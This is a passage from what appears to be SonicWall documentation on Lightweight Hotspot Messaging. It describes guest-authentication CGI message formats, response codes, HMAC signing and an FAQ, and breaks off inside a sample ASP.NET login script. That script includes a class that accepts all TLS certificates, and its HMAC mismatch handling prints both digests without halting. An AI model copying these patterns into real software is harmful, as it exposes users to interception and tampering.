If an error response code (1, 2, or 255) is received (indicating that the WS itself is available, but that some other ABE error condition has occurred), the SonicWall logs the response and redirects all subsequent authentication requests to an internal `wirelessServicesUnavailable.html` page. This page provides administrator-configurable text explaining recourse.

The SonicWall continues to attempt to query the ABE at the configured interval and resumes redirection to the WS (rather than to the `wirelessServicesUnavailable.html` page) when a response code of 0 (Server Up) is received.

Session State Sync

At a configurable interval (between 1 and 60 minutes), the SonicWall optionally sends a secure HTTP POST operation to the WS containing an XML list of all currently active guest sessions. The CGI post provides the `sessionList` as an XML list of all active guest sessions. For details, see Message Format on page 2043.

The feature itself is enabled through a checkbox on the SonicWall, but is disabled by default. The target URL is configurable.

Message Authentication

This feature ensures that the CGI data exchanged between both the SonicWall and ABE originated from the SonicWall/ABE device, and that it has not been tampered with. If enabled, an additional CGI parameter, named `hmac`, is added to all CGI data exchanged. The following is an example of what the redirect URL now looks like with message authentication enabled:

```
https://10.1.2.3/login.asp?sessionId=faad7f12ac26d5c2fe3236de2c149a22&ip=172.16.31.2&mac=00:90:4b:6a:37:32&ufi=0006B1020148&mgmtBaseUrl=https://10.0.61.222:4043/&clientRedirectUrl=http://192.168.168.168:80/&req=http%3A//www.google.com/&hmac=cd2399aeff26d5c2fe3236d211549acc
```

NOTE: The SonicWall URL encodes the following characters within the value of the `req` (and only the `req`) variable:

```
% = %25
: = %3A
= %20 (space)
? = %3F
+ = %2B
& = %26
= = %3D
```

In the preceding example, the HMAC signature was generated using the following data:

```
HMAC (
   faad7f12ac26d5c2fe3236de2c149a22 +
   172.16.31.2 +
   00:90:4b:6a:37:32 +
   0006B1020148 +
   https://10.0.61.222:4043/ +
   https://10.0.61.222:4043/ +
   http%3A//www.google.com/
)
```

If message authentication is enabled, then the SonicWall device expects an HMAC signature as part of the CGI post data originating from the ABE. If the SonicWall detects that the HMAC is missing or incorrect, then an error code of 251 is returned, and the requested operation (such as guest login, account creation) is aborted.

Session Update

Session update allows for the ABE to update the Session Lifetime and Idle Timeout values of existing session on the SonicWall. This allows, for example, for additional time to be purchased by guest users and added to an existing session.

- The Session Update can be sent from the ABE to the SonicWall at any time during a session's lifetime.
- The *userName* and *sessionLifetime* values must be specified in the message
- The *sessID* value may be specified. If included, the update pertains to the specified session. If omitted, the update pertains to all sessions matching the specified *userName*.

For details, see Message Format on page 2043.

Message Format

Topics:

NOTE: The XML Schema location is subject to change.

The SonicWall IP address and port is defined in the *mgmtBaseUrl* variable.

External Authentication Request

The WS sends a secure HTTP POST operation to: `https://sonicwall.ip.add.ress:port/externalGuestLogin.cgi`. The post parameters include these arguments:

- *sessId*: Session ID
- *userName*: The full user ID
- *sessionLifetime*: The session lifetime of the user (in seconds)
- *idleTimeout*: The maximum idle timeout (in seconds)

External Authentication Reply

The SonicWall returns an XML response in this format:

```
<?xml version="1.0" encoding="UTF-8">
<SonicWallAccessGatewayParam
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
    xsi:noNamespaceSchemaLocation="http://www.sonicwall.com/
    SonicWallAccessGatewayParam.xsd">
    <AuthenticationReply>
       <ResponseCode>{response code}</ResponseCode>
       <ReplyMessage>{reply message}</ReplyMessage>
    </AuthenticationReply>
</SonicWallAccessGatewayParam>
```

The `{response code}` includes one of the values listed in External authentication response codes.

External authentication response codes

Response Code	Response Meaning
50	Login succeeded
51	Session limit exceeded
100	Login failed -- access reject
251	Msg. Auth failed -- Invalid HMAC
253	Invalid session ID
254	Invalid or missing CGI parameter
255	Internal error

Local Authentication Request

The WS sends a secure HTTP POST operation to: `https://sonicwall.ip.add.ress:port/localGuestLogin.cgi`. The post parameters includes these arguments:

- *`sessId`*: Session ID
- *`userName`*: The full user ID
- *`passwd`*: The guest's clear-text password

Local Authentication Reply

The SonicWall returns an XML response in this format:

```
<?xml version="1.0" encoding="UTF-8">
<SonicWallAccessGatewayParam
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:noNamespaceSchemaLocation="http://www.sonicwall.com/
    SonicWallAccessGatewayParam.xsd">
    <AuthenticationReply>
       <ResponseCode>{response code}</ResponseCode>
       <ReplyMessage>{reply message}</ReplyMessage>
    </AuthenticationReply>
</SonicWallAccessGatewayParam>
```

The `{response code}` includes one of the values listed in Local authentication response codes.

Local authentication response codes

Response Code	Response Meaning
50	Login succeeded
51	Session limit exceeded
52	Invalid username/password

Local authentication response codes

Response Code	Response Meaning
100	Login failed -- access reject
251	Msg. Auth failed -- Invalid HMAC
253	Invalid session ID
254	Invalid or missing CGI parameter
255	Internal error

Logoff Request

The WS sends a secure HTTP POST operation to: `https://sonicwall.ip.add.ress:port/externalGuestLogoff.cgi`. The post parameters includes the following arguments:

- *`sessId`*: GW Session ID
- *`eventId`*: Logoff event ID. Must be one of the following:

Logoff Event ID	Event Meaning
1	Guest logged out manually
2	Admin logged off the specified guest
3	Guest session expired
4	Guest idle timeout expired

Logoff Reply

The SonicWall returns an XML response in this format:

```
<?xml version="1.0" encoding="UTF-8">
<SonicWallAccessGatewayParam
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:noNamespaceSchemaLocation="http://www.sonicwall.com/
   SonicWallAccessGatewayParam.xsd">
   <LogoffReply>
        <ResponseCode>{response code}</ResponseCode>
        <ReplyMessage>{reply message}</ReplyMessage>
   </LogoffReply>
</SonicWallAccessGatewayParam>
```

The *`{response code}`* includes one of the values listed in Logoff response codes:

Logoff response codes

Response Code	Response Meaning
150	Logoff succeeded
251	Msg. Auth failed -- Invalid HMAC
253	Invalid session ID
254	Invalid or missing CGI parameter
255	Internal error

Web Server Status Check

The WS returns an XML response in this format:

```
<?xml version="1.0" encoding="UTF-8">
<SonicWallAccessGatewayParam
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:noNamespaceSchemaLocation="http://www.sonicwall.com/
   SonicWallAccessGatewayParam.xsd">
   <ServerStatus >{status code}</ ServerStatus >
</SonicWallAccessGatewayParam>
```

The *{response code}* includes one of the values listed in Web server status check response codes.

Web server status check response codes

Response Code	Response Meaning
0	Server Up
1	DB down
2	Configuration error
255	Internal error

Session State Sync

Periodically, the GW sends a secure HTTP POST operation to the AS containing an XML list of all currently active guest sessions. Both the target URL and time period are configurable by the GW administrator.

The CGI post parameters include this argument:

- *sessionList*: XML list of all active GW guest sessions.

The session list returns an XML response in this format:

```
<?xml version="1.0" encoding="UTF-8">
<SonicWallAccessGatewayParam
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:noNamespaceSchemaLocation="http://www.sonicwall.com/
   SonicWallAccessGatewayParam.xsd">
   <SessionSync>
      <SessionCount>{Session Count}</SessionCount>
      <SessionList>
      <Session>
      <Ssid>{ESSID}</Ssid>8
      <ID>{Session ID}</ID>
      <UserName>{User Name}</UserName>
      <IP>{IP Address}</IP>
      <MAC>{MAC Address}</MAC>
      <Idle>
      {Time Idle (expressed in seconds)}
      </Idle>
      <SessionRemaining>
      {Session Remaining (expressed in seconds)}
      <SessionRemaining>
      <BaseMgmtUrl>
      {https://ip.add.re.ss:port}
      </BaseMgmtUrl>
      <RxBytes>
      {total bytes received}
      </RxBytes>
```

```
      <TxBytes>
      {total bytes transmitted}
      </TxBytes>
      </Session>
   </SessionList>
</SessionSync>
</SonicWallAccessGatewayParam>
```

Session State Sync Reply

The WS returns an XML response in this format:

```
<?xml version="1.0" encoding="UTF-8">
<SonicWallAccessGatewayParam
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:noNamespaceSchemaLocation="http://www.sonicwall.com/
   SonicWallAccessGatewayParam.xsd">
   <SessionSync>
      <ResponseCode>{response code}</ResponseCode>
   </SessionSync>
</SonicWallAccessGatewayParam>
```

The *{response code}* includes one of the values listed in Session state sync reply response codes.

Session state sync reply response codes

Response Code	Response Meaning
200	Sync successful
201	Sync failed
255	Internal error

Local Account Creation Request

The WS sends a secure HTTP POST operation to: `https://sonicwall.ip.add.ress:port/createGuestAccount.cgi`. The post parameters include these arguments:

- *userName*: The full user ID (maximum length: 32)
- *passwd*: The guest's clear-text password (maximum length: 64)
- *comment*: Optional (maximum length: 16). Default=**NULL**
- *enforceUniqueLogin*: Optional: 1=true, 0=false. Default=**1**
- *activateNow*: Optional: 1=true, 0=false. Default=**0**
- *autoPrune*: Optional: 1=true, 0=false. Default=**1**
- *accountLifetime*: The account lifetime of the user (expressed in seconds)
- *sessionLifetime*: The session lifetime of the user (expressed in seconds)
- *idleTimeout*: The max idle timeout (expressed in seconds)

Local Account Creation Reply

The SonicWall returns an XML response in this format:

```
<?xml version="1.0" encoding="UTF-8">
<SonicWallAccessGatewayParam
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:noNamespaceSchemaLocation="http://www.sonicwall.com/
   SonicWallAccessGatewayParam.xsd">
   <AccountCreationReply>
      <ResponseCode>{response code}</ResponseCode>
      <ReplyMessage>{reply message}</ReplyMessage>
   </AccountCreationReply>
</SonicWallAccessGatewayParam>
```

The *{response code}* includes one of the values listed in Local account creation reply response codes.

Local account creation reply response codes

Response Code	Response Meaning
10	Account creation succeeded
11	Max account limit
12	Account Exists
251	Msg. Auth failed -- Invalid HMAC
254	Invalid or missing CGI parameter
255	Internal error

Update Session Request

The POST from the ABE may be made to the SonicWall at `externalGuestUpdateSession.cgi` in this format:

```
https://10.1.2.3:4043/externalGuestUpdateSession.cgi?sessId=11aa::00ff&userName=gue
st&sessionLifetime=600&idleTimeout=180
```

The post parameters include these arguments:

- *sessID*: The value may be specified. If the value is not specified, then all guest sessions matching the specified username are updated.
- *userName*: The value must be specified as it defines the name of the user session (or potentially sessions if no session ID is provided) that is updated.
- *sessionLifetime*: The value must be specified as it defines the number of seconds to assign to the session. It can be any number from 1 to 863,913,600.
- *idleTimeout*: The value may be specified. It:
  - Defines the number of seconds to assign to the session.
  - Can be any number from 1 to 863,913,600.
  - Must be less than or equal to the *sessionLifetime*.

  If an *idleTimeout* is not provided, the session's existing *idleTimeout* value is maintained.

Update Session Reply

The SonicWall returns an XML response in this format:

```
<?xml version="1.0" encoding="UTF-8">
<SonicWallAccessGatewayParam
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:noNamespaceSchemaLocation="http://www.sonicwall.com/
   SonicWallAccessGatewayParam.xsd">
   <UpdateSessionReply>
      <ResponseCode>{response code}</ResponseCode>
      <ReplyMessage>{reply message}</ReplyMessage>
   </ UpdateSessionReply >
</SonicWallAccessGatewayParam>
```

The *{response code}* includes one of the values listed in Update session reply response codes.

Update session reply response codes

Response Code	Response Meaning
210	Session Update succeeded
211	Session Update failed
251	Msg. Auth failed -- Invalid HMAC
254	Invalid or missing CGI parameter
255	Internal error

Frequently Asked Questions (FAQs)

Topics:

Do the LHM server scripts have to be written in ASP?

No. The LHM server scripts can be written using any platform capable of handling web requests and XML, the two core components of LHM. This includes Perl, PHP, ASP, ASP.NET, and J2EE.

Why were these new scripts written in ASP.NET?

ASP.NET was chosen for the new scripts because of its prevalence, and because it does lots of things well, not the least of which being the ease with which it handles XML.

How can I use LHM to provide Guest Services access to wired users?

Although Guest Services (previously known as WGS, or Wireless Guest Services) were designed for wireless (hotspot) users, Guest Services can also be employed for wired users on SonicOS 6.2.7 and later by placing the wired interface (or interfaces, as the case may be on the PRO 1260 with PortShield) into a Wireless Zone with SonicPoint Enforcement disabled. All Guest Services options then apply to wired users, including among others, LHM, Dynamic Address Translations, Allow/Deny Networks.

What is the difference between “authentication” and “authorization”?

Authentication describes the process of a user providing a response to some kind of challenge. The challenge can be just about anything, although traditionally it is a `username:password`. LHM breaks this dependence of the traditional model by abstracting the authentication. The role of authenticator is fulfilled by the LHM server, and the methods of authentication are bound only by imagination. Consider the following methods of authentication:

- Provide a valid username and password
- Guess the number the computer generated
- Complete this questionnaire
- Pass a quiz with a score of at least 80%
- Click the **I Accept** button

After authentication, the client can then be authorized to do something.

Authorization is the process of granting access to something. For authorization to be useful, the authorizer must have a means of stopping the client from getting to guarded resources. In the case of LHM, the SonicWall is the client's gateway (either wired or wireless), so it can very effectively act as authorizer. After the SonicWall receives the OK from the authenticator for a client, it creates the Guest Services session and allows the client access to the Internet.

Can I use LHM to provide access using LDAP, RADIUS, a button, the time of day, tasseography, a survey, relative barometric pressure, a pass code, and so on as the authenticator?

Yes.

Can SonicWall write the script for me that does that?

We have provided a series of sample scripts as examples and for you to freely modify, but we do not provide custom scripts. We can, however, put you in touch with someone who can provide custom scripts. There are many SonicWall partners who have web development teams on staff who can provide these services.

I want to use the sample scripts SonicWall provided. What do I need to do to use them?

You need:

- Microsoft Windows 2000, XP, 2003 platform running IIS 5.0 or higher, running the latest service packs and Hotfixes.
- The Microsoft .NET 1.1 (or higher) Framework: http://www.microsoft.com/downloads/details.aspx?FamilyId=262D25E3-F589-4842-8157-034D1E7CF3A3&displaylang=en
- The latest .NET Framework Service Pack: http://www.microsoft.com/downloads/details.aspx?familyid=A8F5654F-088E-40B2-BBDB-A83353618B38&displaylang=en

To use the scripts:

1 Copy the LHM script (or scripts) you wish to use to the `wwwroot` directory (usually in `C:\inetpub\wwwroot`).

2 Configure Guest Services on your SonicWall to use External Guest Authentication, as described in the What do all the LHM settings mean? How do I configure them? on page 2052.

Some scripts need write privileges, particularly those that use databases. Depending on your configuration, two or three separate “users” need to have write access to the script directories that require writing.

- The first account (all platforms) is **IUSR_MACHINENAME** (where *`machinename`* = the name of the local machine).
- The second account on:
  - Windows XP is **ASPNET** (ASP.NET machine account).
  - Other platforms is **IWAM_MACHINENAME** (where *`machinename`* = the name of the local machine).
- If database read/write access continues to fail even after assigning these permissions, it might be necessary to add read/write privileges for the **NETWORK SERVICE** account.

NOTE: Versions on .NET Framework prior to 1.1 had user permission problems on domain controllers (http://support.microsoft.com/default.aspx?scid=kb;en-us;Q315158). It is strongly recommended that 1.1 (or higher) be installed.

3 After your environment is set up, you need to customize the scripts. We have tried to make this as simple as possible by placing all the interesting configurable bits in the `myvars.aspx` file. All entries are well commented, and their purposes and syntax should be evident. Further customization to the scripts themselves can be performed, but is generally not necessary.

Where can the LHM server reside?

The LHM Server can be virtually anywhere in the network, as long as it is reachable by the Guest Clients. It can be located at a centralized network operations center where it can administer LHM for multiple hotspots, or it can be co-located with a single SonicWall security appliance.

Why are my Guest Clients unable to reach the LHM Server, or why are the pages on the LHM server not loading?

Guest clients communicate directly with the LHM server; the communication is not proxied by the SonicWall security appliance. In other words:

- The Guest Client's subnet must be able to reach the LHM server.
- The LHM server must know how to reach the Guest Client's subnet (by route, NAT, or VPN).
- Firewall Access Rules must be configured to allow the Guest Client subnet to reach the LHM server.

How does the LHM exchange between the SonicWall and the LHM server work (concise version, typical environment)?

1. The Guest Client associates, gets a DHCP lease, and launches a web browser.
2. DNS is allowed through the SonicWall security appliance. The URL FQDN resolves to its IP address.
3. The SonicWall security appliance checks if the Guest Client has an authenticated session.
    - If it's new, SonicWall redirects the client to the internal redirect (`Please wait while you are being redirected`) page.
4. The internal redirect page attempts to redirect the Guest Client to the LHM server.
    - If it fails, it redirects the client to the internal server-down (`Wireless internet access is temporarily unavailable. Please click here to try again`) page.
5. The Guest Client is redirected to the LHM server. In the redirect URL, the SonicWall embeds `querystring` information describing the embryonic session (such as the `sessionID`, the client's MAC and IP address, the SonicWall's LHM management IP and port, the UFI, the originally requested URL).
    - The LHM server script grabs the `querystring` information.
    - The client directly retrieves the LHM landing page from the LHM server.
6. Depending on the authorization model used (such as `username`:`password`, `passcode`, **I Accept** button), the LHM server decides that the Guest Client is worthy of access.
7. The LHM server initiates a web-request to the SonicWall security appliance at the configured management port (such as TCP 4043) to the `externalGuestLogin.cgi` page.
    - The LHM server POSTs the `sessionID` (which it obtained in Step 5) along with the `username` (which it either got from the user or made up) and the `session-lifetime` and `idle-timeout` (both of which it determines).
8. The SonicWall security appliance validates the `sessionID`, tries to create the session, and then responds to the POST with a result code describing whether or not it was able to authorize (create) the Guest session.
9. The LHM Server interprets the result code and reports the results (such as `Session Authorized - You may now start browsing`, `Session creation failed - Rats`, `Max sessions`) to the Guest Client.

What do all the LHM settings mean? How do I configure them?

Rather than going into the full detail provided in About Lightweight Hotspot Messaging (LHM) on page 2023, let's just explain what the settings mean and how you might configure them:

The LHM configuration on a wireless SonicOS is done on the **Edit Zone — WLAN** dialog.

Topics:

General Tab

Local Web Server Settings

Client Redirect Protocol	The protocol (HTTP or HTTPS) used by the SonicWall security appliance when performing the initial internal client redirect via the `Please wait while you are being redirected` page. (This message is configurable from the **Redirect Message** area on the **Web Content** tab.) This step is prior to redirection to the LHM server.

External Web Server Settings

Web Server Protocol	The protocol (HTTP or HTTPS) running on the LHM server.
Web Server Host	The IP or resolvable FQDN of the LHM server.
Web Server Port	The TCP port of operations for the selected protocol on the LHM server.
Connection Timeout	The duration of time, in seconds, before the LMH server is considered unavailable on a redirect attempt. On timeout, the client is presented with the `Server Down` message configured on the **Web Content** tab.

Message Authentication

Enable Message Authentication	Use HMAC digest and embedded querystring in communication with the LHM server. This is useful if you are concerned about message tampering when HTTP is used to communicate with the LHM server. Optional.
Authentication Method	Select **MD5** or **SHA1**.
Shared Secret	The shared secret for the hashed MAC. If used, it also needs to be configured on the LHM server scripts.

Auth Pages Tab

External Authentication Pages

NOTE: These pages may each be a unique page on the LHM server, or they may all be the same page with a separate event handler for each status message. Examples are provided as follows to work with the newly developed scripts.

Login Page	The first page to which the client is redirected (such as `lhm/accept/default.aspx`).
Session Expiration Page	The page to which the client is redirected when the session expires (such as `lhm/accept/default.aspx?cc=2`). After a session expires, the user must create a new LHM session.
Idle Timeout Page -	The page to which the client is redirected when the idle timer is exceeded (such as `lhm/accept/default.aspx?cc=3`). After the idle timer is exceeded, the user can log in again with the same credentials as long as there is time left for the session.
Max Session Page	The page to which the client is redirected when the maximum number of sessions has been reached (such as `lhm/accept/default.aspx?cc=4`).

Web Content Tab

Redirect Message

The default or customized message that is presented to the client (usually for no more than one second) explaining that the session is being redirected to the LHM server. This interstitial page is used (rather than going directly to the LHM server) so that the SonicWall security appliance can verify the availability of the LHM server.

Server Down Message

The default or customized message that is presented to the client when the Redirector determines that the LHM server in unavailable.

Advanced Tab

The parameters on this tab are optional.

Auto Session Logout	The time increment and the page to which the SonicWall security appliance POSTs when a session is logged out (either automatically or manually).
Server Status Check	The time increment and the page to which the SonicWall POSTs to determine the availability of components on or behind the LHM server (such as a back-end database).
Session Synchronization	The time increment and the page to which the SonicWall POSTs the entire Guest Services session table. This allows the LHM server to synchronize the state of Guest Users for accounting, billing, or heuristics.

Can I change the LHM Management port from its default of TCP 4043?

Yes. This is easily done in SonicOS by modifying the port values of the External Guest Authentication Service Object.

Do I need to use the HMAC option? If I do want to use it, how do I use it?

The HMAC function is optional. It ensures that messages sent by the SonicWall to the LHM server and the LHM server to the SonicWall security appliance have not been tampered with. HMAC achieves this by calculating a keyed (password-aided) message authentication code on the information being passed between the two peers, and by adding that calculated digest to the data. Upon receiving the data, the other side calculates the digest itself, and compares it to the transmitted MAC; if the two match, the data was delivered intact. You should consider using the HMAC option if you are in an insecure environment or if you are concerned with security.

If you choose to use HMAC, you may implement your own HMAC routines, but the simplest method is to use the SonicWall-written `SonicSSL.dll` library, along with the `libeay32.dll`, which is freely available as part of OpenSSL; both are available from SonicWall by request.

To use HMAC:

1. Copy the `libeay32.dll` file to the path on the LHM (IIS) server (for example, into the `C:\Windows\system32` folder).
2. Copy the `SonicSSL.dll` file to any location on the same server.
3. Register the `SonicSSL.dll` file with the command `regsvr32 SonicSSL.dll`.

After this is done, the LHM scripts are able to use the `Server.CreateObject(SonicSSL.Crypto)` object for HMAC calculations. The HMAC functions are included in the scripts described in LHM Script Library on page 2055.

IMPORTANT: The SonicWall security appliance URL Encodes (converts certain characters from their ASCII notation to hex notation) the `req` (originally requested URL) portion of the `querystring`, but the SonicWall method of URL encoding is slightly different from the Microsoft method (as employed by `Request.QueryString`, for example). Because of this difference in methods, it is possible for the string upon which the HMAC is being performed to be different between the SonicWall and the LHM server. The provided scripts compensate for this by manually encoding the `req` portion of the `querystring` in a fashion consistent with the SonicWall method.

Does SonicWall provide any support for these scripts?

The scripts are provided as examples, and they are not supported by SonicWall Technical Support, nor can SonicWall support assist with the configuration of your LHM back-end environment. Future consultative support services might address this.

I've written a new script, I've made some great enhancements to your scripts, or I've just made your scripts work a whole lot better than you did; is SonicWall interested?

Yes! We are always looking for new ways to use LHM, and for people to contribute to the library of available scripts. We consider LHM scripts written on any platform, using any authentication method. Send an email to

products@sonicwall.com describing your script, and we will consider it for addition to our library. Submitting a script gives SonicWall permission to freely modify and/or redistribute the submitted script.

LHM Script Library

The SonicWall LHM Script library was established to serve as a resource for people using or wishing to use LHM for Guest Services. The goal is to attract multiple contributors and consumers, helping the library to grow to house a large, varied, and useful collection of scripts that anyone can modify or use as-is.

The first contribution to the library comprises six scripts: some in response to common user requests (accept, guestbook, and adauth), and some more uncommon (lhmquiz, random, and paypal). They were written outside of a Visual Studio .NET development environment, so their styles can be diverse. Common to all the scripts, however, are:

- Modularization of the configurable variables, such as the paths to files, server IP addresses, use of a popup logout window, salt values, and timer settings. These configurable values are gathered into the myvars.aspx file so per-environment editing can be done in one place rather than having to search for configurable elements.
- Extensive commentary explaining step-by-step what is being done.

A chooser.aspx landing page has been provided at the top-level of the scripts directory. This script was designed for demonstration environments to allow for the selection of a lower-level (specific) script without having to reconfigure the LHM settings on the SonicWall to point to a specific script. In other words, LHM on the SonicWall can be configured to point to the top-level chooser.aspx script, which then enumerate all the sub-directories (lower-level scripts such as random, accept, adauth). The top-level chooser.aspx script opens the target lower-level default.aspx script in a new window, and passes the original querystring in its entirety.

All of the scripts begin with the default.aspx page, and client redirection is performed automatically as needed. The LHM configuration on the SonicWall should, therefore, point to the default.aspx page at the appropriate path (such as lhm/accept/default.aspx or lhm/adauth/default.aspx). Some scripts have separate administrative function page; these are noted in the script descriptions.

A logout.aspx page is also provided with each script. The use of this page is controllable with the logoutPopup variable in myvars. Setting a value of 1 enables the use of the popup logout window. The window is invoked by the LHM authentication process after a successful response code (50) is received from the SonicWall. The script passes the sessID, mgmtBaseUrl, and sessTimer variables to the logout.aspx window so that the window can track the session time, and can POST a logout event back to the SonicWall (at the mgmtBaseUrl) for the correct session (sessID) when/if the user wants to manually terminate the session.

About the Use of the Logout Popup Window

- The use of the logout popup is not necessary. Sessions timeout by themselves after their configured lifetime expires. The popup window simply provides users a mechanism to manually terminate their own sessions.
- The window launches with a javascript popup, so popup blockers block the window.
- Closing the window does not interrupt the session. Only the Logout button can end a session.
- Because the countdown timer runs client-side, steps have been taken to prevent refreshing the page. Refreshing the page resets the client-side countdown timer, but it does not affect the actual session timer. The F5 key and right-click mouse event are captured and suppressed, which does not work on all browsers.
- The use of the logout popup should agree with the nature of the scripts authentication scheme:

- Some scripts have non-exclusive login processes, meaning that the user can login repeatedly (such as the `Accept` and `ADAuth` scripts). The use of the logout popup on these non-exclusive scripts is encouraged.
- Some scripts are non-exclusive, but gather data that should be kept unique (such as the `Guestbook` and `LHMQuiz` scripts). The use of the logout popup on these scripts is acceptable, but can lead to redundant data being gathered.
- Some scripts are exclusive, meaning that after the user authenticates, it is not possible to repeat the authentication process without some kind of cost (such as the `PayPal` script or the `Random` script where `useDB` is enabled). The use of the logout popup is discouraged on these scripts because the user has no simple means of logging back in.

The scripts also provide hidden output for a .NET procedure error, where the text is hidden by matching it to the color of the background. In the event of some kind of failure or error condition, error output may be provided and made visible by hitting CTRL-A on the web-page to select all of the text.

The following is a description of each of the scripts, what they do, and how they do it. As new scripts are added to the library, similar descriptions accompany them to help with understanding, customization, and integration.

Topics:

Accept Script

Authentication Model	The Guest Client clicks the **I Accept** button.	
Purpose	Present an acceptable use policy, terms of service, or welcome screen to the client.	
myvars Variables	`logoutPopup`	Controls the use of the logout popup window. Set to: • **0** to disable the popup window. • **1** to enable the popup window.
	`sessTimer`	The session timer in seconds.
	`idleTimer`	The idle timer in seconds.
	`username`	The username applied to the guest sessions. Because the script does not obtain a username from the client, it can be: • Explicitly set here for all clients. • Set to `useMAC` to set the username to the MAC address.
	`strHmac`	The shared secret for the optional HMAC function.
	`hmacType`	The digest type to use if HMAC is in use: **MD5** or **SHA1**.
	`logo`	The names of the logo (image) file to use on page headers.

Session Flow	1 The Guest Client clicks the **I Accept** button. 2 The LHM post string is assembled with the `sessionID`, the username (either default of MAC), the default session lifetime, and idle lifetime. 3 The script performs the LHM post to the SonicWall to authorize the session.
Additional Considerations	Only the basic LHM configuration is required.

Topics:

default.aspx

```
<%@ Page Language="VB" Debug="true" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Net" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Xml" %>
<%@ Import Namespace="System.Text" %>
<%@ Import Namespace="System.Security" %>
<%@ Import namespace="System.Security.Cryptography.X509Certificates"%>

<!-- #INCLUDE file="myvars.aspx" -->

<script language="VB" runat="server">

'This class allows SSL certs signed by unknown CAs to be accepted.
'This is necessary for the POST to the SonicWALL authorizing the LHM session.
Public Class acceptAllCerts
   Implements System.Net.ICertificatePolicy
   Public Function CheckValidationResult(ByVal srvPoint As ServicePoint, _
   ByVal cert As X509Certificate, ByVal request As WebRequest, ByVal problem As
Integer) _
      As Boolean Implements ICertificatePolicy.CheckValidationResult
         Return True
   End Function
End Class

'Sample LHM redirect querystring:
'http://127.0.0.1/lhm/accept/default.aspx?sessionId=0b712fd83b9f5313db5af1cea6b1004
f&ip=10.50.165.231&mac=00:0e:35:bd:c9:37&ufi=0006b11184300&mgmtBaseUrl=https://10.5
0.165.193:4043/&clientRedirectUrl=https://10.50.165.193:444/&req=http%3A//www.googl
e.com/ig

Dim ip as String
Dim sessionId as String
Dim mac as String
Dim ufi as String
Dim mgmtBaseUrl as String
Dim clientRedirectUrl as String
Dim req as String
Dim hmac as String
Dim customCode as String

Sub Page_Load(src as Object, e as EventArgs)
```

```
   LHMResult.Text=""
   catchError.Text=""

   ip=Request.QueryString("ip")
   sessionId=Request.QueryString("sessionId")
   mac=Request.QueryString("mac")
   ufi=Request.QueryString("ufi")
   mgmtBaseUrl=Request.QueryString("mgmtBaseUrl")
   clientRedirectUrl=Request.QueryString("clientRedirectUrl")
   req=Request.QueryString("req")
   hmac=Request.QueryString("hmac")
   customCode=Request.QueryString("cc")

   'customCode grabs the "cc=" querystring value sent by the SonicWALL. This allows
you to use the same
   'page (e.g. this page) for the "Session Expiration" (?cc=2), "Idle Timeout"
(?cc=3) and "Max Sessions" (?cc=4) page.
   If customCode <> "" Then
      Select Case customCode
      Case "2"
         LHMResult.Text="<br><H3><font color=""red"">Your LHM session has expired.
You may try to initiate a new session.</font></H3>"
      Case "3"
         LHMResult.Text="<br><H3><font color=""red"">You have exceeded your idle
timeout. Please log back in.</font></H3>"
      Case "4"
         LHMResult.Text="<br><H3><font color=""red"">The maximum number of sessions
has been reached. Please try again later.</font></H3>"
      End Select
   End If

   'Set the userName to the grabbed client MAC address if so configured in myvars
   If userName = "useMAC" Then
      userName = mac
   End If

   'Use the override class in myvars.aspx to accept untrusted certificates from the
SonicWALL
   'This is necessary for the POST to the SonicWALL authorizing the LHM session.
   System.Net.ServicePointManager.CertificatePolicy = New acceptAllCerts

   'Note - the routine below for handling the hmac requires the use of the
SonicSSL.dll and libeay.dll libraries.
   'The DLL must be copied to the IIS server, and the SonicSSL dll must be registered
with "regsvr32 sonicssl.dll"
   If hmac <> "" Then

      'SonicWALL URL Encode routine is different from Microsoft - this is the
SonicWALL method
      req=Replace(req,"%","%25")
      req=Replace(req,":","%3A")
      req=Replace(req," ","%20")
      req=Replace(req,"?","%3F")
      req=Replace(req,"+","%2B")
      req=Replace(req,"&","%26")
      req=Replace(req,"=","%3D")

      Dim strHmacText as String
      Dim objCrypto as Object
      Dim strHmacGenerated
```

```
      Dim loginError as String

      'Initialize the Crypto object
      objCrypto = Server.CreateObject("SonicSSL.Crypto")

      'The text to be encoded
      strHmacText = sessionId & ip & mac & ufi & mgmtBaseUrl & clientRedirectUrl &
req

      'Calculate the hash with a key strHmac, the return value is a string converted
form the output sha1 binary.
      'The hash algorithm (MD5 or SHA1) is configured in myvars and in the Extern
Guest Auth config on the SonicWALL
      If hmacType = "MD5" Then
         strHmacGenerated = objCrypto.hmac_md5(strHmacText, strHmac)
      Else
         strHmacGenerated = objCrypto.hmac_sha1(strHmacText, strHmac)
      End If

      If strHmacGenerated <> hmac Then
         Dim hmacFail as String
         hmacFail = "<font color=""red"">The HMAC failed validation. Please notify an
attendant.</font><br><br>"
         hmacFail+="<font color=""9CBACE"">Received HMAC: " & hmac & "<br>Calculated
HMAC: " & strHmacGenerated & "<br>"
         hmacFail+="Make sure the digest functions on the SonicWALL and LHM server
match.<br>"
         hmacFail+="Also make sure the shared secret on the SonicWALL and myvars
match</font>"
         catchError.Text=hmacFail
      End If

   End If

End Sub

Sub btnSubmit_Click(Sender As Object, E As EventArgs)

   'Let the user know that we are setting up the session, just in case it takes more
than a second
   LHMResult.Text = "Authorizing session. Please wait."

   'The LHM cgi on the SonicWALL - this does not change
   Dim loginCgi as String = "externalGuestLogin.cgi"

   'Assemble the data to post back to the SonicWALL to authorize the LHM session
   Dim loginParams as String = "sessId=" & sessionId & "&userName=" &
Server.URLEncode(userName) & "&sessionLifetime=" & sessTimer & "&idleTimeout=" &
idleTimer

   'Combine mgmtBaseUrl from the original redirect with the login cgi
   Dim postToSNWL as String = mgmtBaseUrl & loginCgi

   'Convert the loginParams to a well behaved byte array
   Dim byteArray As Byte() = Encoding.UTF8.GetBytes(loginParams)

   Try
      'Create the webrequest to the SonicWALL
      Dim toSNWL as WebRequest = WebRequest.Create(postToSNWL)

      'Calculate the length of the byte array
```

```
